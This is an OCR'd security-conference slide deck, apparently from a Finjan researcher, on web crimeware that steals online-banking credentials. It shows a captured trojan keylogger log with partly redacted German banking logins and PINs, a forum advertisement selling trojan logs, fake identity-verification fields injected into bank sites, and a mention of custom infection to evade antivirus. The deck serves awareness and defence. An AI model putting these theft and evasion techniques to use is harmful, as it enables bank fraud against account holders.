
Delivery of Malicious code according to browser version, OS, and country if this is the first visit

What’s the end game?

- Holy grail of web attacks: successful installation of crimeware Trojan (aka – rootkit+keylogger+otherstuff)


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]9.230.178/[redacted].txt
Google
Done
Tor Enabled
Proxy: None
finjan

```
==================== 20.04.2007 ====================
CompID: [redacted]32547
Country: DE
IP: [redacted].214.245
OS: 5.1, build 2600, service pack 1
Language: 1031
Version/Botnet: 77/elec

----------
Process: C:\Programme\Internet Explorer\IEXPLORE.EXE
System time: 23:05:58 17.04.2007 GMT: -2:00
Login time: 01:23:10
----------
https://finanzportal.fiducia.de/ebanking;jsessionid=[redacted]?Action=L
Keys: 148[redacted]1541
Data:

Counter=1
dest=RequestDispatcher
RZBK=0069
RZKZ=XC
BLZ=
Bankname=Volksbank+und+Raiffeisenbank+Eisenach+eG
LID=-598[redacted]965
USER=148[redacted]866
ALIAS=
PIN=2[redacted]1
OK.x=0
OK.y=0

----------
Process: C:\Programme\Internet Explorer\IEXPLORE.EXE
System time: 23:08:27 17.04.2007 GMT: -2:00
Login time: 01:25:39
----------
https://finanzportal.fiducia.de/ebanking;jsessionid=[redacted]?Action=&
Keys: 882386621541
Kathleen [redacted]380544[redacted]184022,00Artikelnr. 230[redacted]1254 Polsterauflagen NEU
Data:

Counter=3
CurrencyCode=EUR
CancelAction=BLZBack
TargetAction=BLZAccept
NameEmployerHint=false
DestinationName=Kathleen+[redacted]
DestinationNameExtension=
DestinationNumber=38[redacted]67
DestinationBLZ=72[redacted]40
```



Problems

380mb logs for sale


I sell logs of Corpse's trojan
380mb
Countries DE TR and US
*i dont sell logs on parts
*i dont find anything in logs
*logs NOT used by me
*i accept ESCROW or money first.

Price $300
Contact me on ICQ 277-79

Local Crimeware Effect

- Crimeware analysis showing a sampler of how financial crime is being performed.
- Don’t let your eyes off the ball… (the SSL icon?)

Play-by-play…



Charles Schwab - CLWE Initial Full Authentication - Microsoft Internet Explorer

Address https://investing.schwab.com/service/?request=SignonService

charles SCHWAB

Client identification

Privacy and Security

Client identification

Please enter the following information:

First Name

Last Name

Social Security # ___ – ___ – ___

Date of birth ___ / ___ / ___ (mm dd yyyy)

Mother's Maiden Name

Secret Question

Secret Answer

Driver's License #

Expiration Date ___ / ___ / ___ (mm dd yyyy)

Privacy Policy

We respect your privacy. Schwab will use the information you provide to verify your identity, and may later on use the information you submit to notify you about products and services that you may find useful. Please read our privacy policy about online security. Our policy is always available for your review on the home page of our web site.

Barclays Online Banking - Log-in Step 2 of 2 - Microsoft Internet Expl

Address https://ibank.barclays.co.uk/olb/

BARCLAYS

Simply follow the steps 1–2

1 Your Details

2 Security Check

U.S. Bank Internet Banking

Address https://www4.usbank.c

usbank. Five Star Service Guaranteed

Internet Bankin

Connection Secured

Privacy Pledge | Security Standards


USB Column:13

And in reality (movie)…

[Crimeware video showing XXX-bank being targeted.]

The last nail in the coffin of “trusted websites”

- To conclude – the recent example of website exploitation to distribute crimeware:
  - Using all the techniques detailed in this talk
  - Single point of contact (no data is being pulled from external domains – all self hosted on the compromised webserver)
  - Still financially motivated
  - And to top it all – baffling the security community with how the attack took place to begin with to infect the hosting servers.
- Now let’s talk about a website’s “reputation”…



BGESS
The Black Graduate Engineering and Science Students of UC Berkeley

SEARCH
Enter Keywords:
search...
GO

Home | News | Links | Contact Us
Jan 24, 2008 at 08:27 AM

MAIN MENU
□ Home
□ News
□ About Us
□ Activities
□ Links
□ Contact Us
□ Search

□ Academics
□ Faculty Databases
□ Job Postings
□ Professional
□ Downloads
□ Photos

MEMBER LOGIN
Username
Password

BGESS WEBSITE WELCOME

Written by BGESS
Apr 23, 2007 at 01:41 PM

As new technologies become more important in shaping the future of the world, it is important that all people have a level playing field to shape this trend. Today, there is a shortage of people of African ancestry in America's graduate engineering and science programs. This diminishing pipeline is has contributed to the lack of black faculty in these areas. This lack of diversity has adversely affected America's ability to remain effective in the technological landscape in the 21st century. It is the mission of BGESS to resolve this problem through promotion of diversity. We welcome our fellow underrepresented minorities and others to join in our campaign to change the face of American science and engineering!

As graduate students in engineering and the sciences, the members of BGESS

WHO'S ONLINE
We have 14 guests online

POLLS
Do you believe Barack Obama will win the Democratic nomination?
○ Yes
○ No
○ Barack who?
Vote | Results

EVENT CALENDAR
January 2008
Su Mo Tu We Th Fr Sa

aurora
communicating your vision

Welcome

Aurora is a healthcare communications agency that executes creatively targeted campaigns, which demonstrate clear insight, deliver against marketing objectives and guarantee optimal return on investment.

What sets Aurora apart is the straightforward and adaptive approach to achieving your strategic vision. Our ethos is effective as our team cares about, is motivated by, and is committed to securing success.

Aurora is refreshing and credible, recognises the value of people, and is rooted in openness, honesty and trust, always taking the long view of client relationships.

Home | Vision | Values | Services | Experience | Results | Recruitment | Contact

Member of the Healthcare Communications Association | Client Portal | Legal | Sitemap | Powered by MSO.net | Design by Jelly

Where are we going to?

- Time for predictions:
  - We are starting to see criminals exploit (pun intended) the full potential of “web2.0”
  - Think trojans that conduct all of their communications over ‘legitimate’ channels over loosely couples web2.0 services
    - Google’s mashup editor, and yahoo’s pipes are great examples of what can be done in terms of back-channel management of data…

So how do I use this?

- Extrusion Testing
  - The ugly half-brother of pen-testing
  - Gaining a lot of momentum
  - Uses tried-and-tested methods (social engineering, passive external fingerprinting, work the CEO’s secretary rather than the security administrator…)

- Arsenal includes:
  - Toolkits (told you these things are useful)
  - Updated exploits to recent vulnerabilities
  - Custom infection (you don’t want to end up being blocked by an AV when you do have a chance to get in) – not for the faint of heart.
  - Chutzpa (someone come up with an English phrase for it!)

Future directions of web security

- Assuming of course the previous video worked…
- For the full Monty look for our talk on insecurity of widgets and gadgets.
- Another direction – think Web2.0 enabled Trojans…

[Widgets & Gadgets video showing a possible attack vector]

Q&A

Feel free to drop me a line at

iamit@finjan.com